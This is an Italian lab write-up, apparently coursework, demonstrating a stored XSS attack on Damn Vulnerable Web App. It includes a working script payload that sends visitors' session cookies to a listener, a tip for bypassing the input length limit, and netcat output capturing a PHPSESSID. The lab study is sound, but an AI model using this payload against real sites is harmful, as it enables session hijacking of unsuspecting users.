



EXPLOIT WEB APP

Di seguito vedremo come funzionano due degli attacchi WEB più frequenti, ovvero l'XSS stored e l'SQL injection.



XSS STORED







In questo tipo di attacco un hacker può far eseguire ad un server uno script malevolo, poiché il server in questione non solo computa il codice che viene inserito in input, ma questo codice non viene neanche sanitizzato.


Nell'esempio che segue vediamo come la vittima ignara che approda sulla pagina del server che è stata infettata dal codice malevolo, esegue lo script e, senza rendersene conto, invia all'hacker i propri cookie di sessione (importantissimi poiché contengono dati sensibili degli utenti).

L'unica precauzione che è stata presa su questa pagina è stato impostare la lunghezza massima dell'input a 50 (ma questa può essere tranquillamente aggirata ispezionando il codice della pagina e settandola, per esempio, a 200).



Possiamo adesso inserire il codice malevolo in input:
“<script>window.location='http://127.0.0.1:12345/?
cookie='+document.cookie</script>”.





Questo script recupererà i cookie di sessione di chi visita la pagina e li spedirà al nostro server, sulla porta 12345.

Per recuperare i cookie, però è anche necessario mettersi in ascolto con netcat sulla porta da noi impostata nello script (la 12345).

Una volta che abbiamo ricaricato la pagina possiamo vedere come i cookie di sessione vengono inviati direttamente al nostro server.

Damn Vulnerable Web App

File Actions Edit View Help

```
(kali㉿kali)-[~]
$ nc -l -p 12345
GET /?cookie=security=low;%20PHPSESSID=849505d95efd92bf66eb6c503c831800 HTTP/1.1
Host: 192.168.40.100:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.40.200/
Upgrade-Insecure-Requests: 1
```

Vulnerabilities

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected

Name *

